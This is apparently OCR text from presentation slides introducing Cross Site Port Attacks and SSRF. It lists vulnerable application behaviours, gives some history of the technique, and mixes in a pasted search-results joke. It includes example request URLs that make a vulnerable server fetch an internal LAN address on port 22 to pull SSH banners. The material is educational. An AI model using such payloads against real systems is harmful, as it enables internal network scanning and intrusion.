
XSPA – Cross Site Port Attacks


Application displays verbose errors for failed socket connections, receives fixed length responses or delays response for a fixed length of time

Application does not verify received data from the remote server, if the connection was successful

Application does not blacklist internal IP addresses/URLs

Déjà vu


WHAT IF I TOLD YOU
XSPA = SSRF
memegenerator.net



About 248,000 results (0.27 seconds)

Spirituality, Happiness, Health: **Spiritual Science Research Foundation**
www.spiritualresearchfoundation.org/
Research on Spirituality, happiness, chants, mind, body, health, destiny, sixth sense, ghosts, possession and healing.

Test your sixth sense
Home > About Spiritual Research > Test your sixth sense (ESP **...**

SSRF Blog
This blog is a guide to the subject of Spirituality. Dedicated to the **...**

About us
Home > About us **...** We conduct research and convey **...**

Where do we go after death
This article explains the various aspects of life after death.

More results from spiritualresearchfoundation.org »

SSRF (SSRFINC) on Twitter
https://twitter.com/**SSRF**INC
SSRF. @SSRFINC. Spiritual research since 1985. Dedicated to the spiritual progress of every individual and society as a whole. Global · http://www.**ssrf**.org **...**

Shanghai Synchrotron Radiation Facility
ssrf.sinap.ac.cn/english/

S erver

S ide

R equest

F orgery

comm /riyaz/xspa /deral/ssrf

Deral Heiland - Shmoocon 2008

Was able to attack internal network using web portlets

SSRF via URL parameters – GET & POSTs (mostly GETs)


Alexander Polyakov - 2012

Attacking internal networks using SAP applications

SSRF via XML eXternal Entity (XXE) attacks

OWASP - ???

No mention of SSRF, although contains references to XXE




The image is downloaded to the web server and then a local link to it is sent to the attacker .

An attacker generates an HTTP request of the form

The vulnerable server then on behalf of the attacker makes a GET request to the internet server for the image.png

http://vulnerable/getimage.php?img=http://internet/image.png



An attacker generates an HTTP request of the form


http://vulnerable/getimage.php?img=http://LANIP:22/img.png

The vulnerable server then on behalf of the attacker makes a GET request to the locally accessible server for the img.png


Since a GET is made to an SSH service, the server returns any banners and/or errors

The web application may then generate specific errors or may display raw errors received – banners for example

find . -print | xargs grep 'logic'

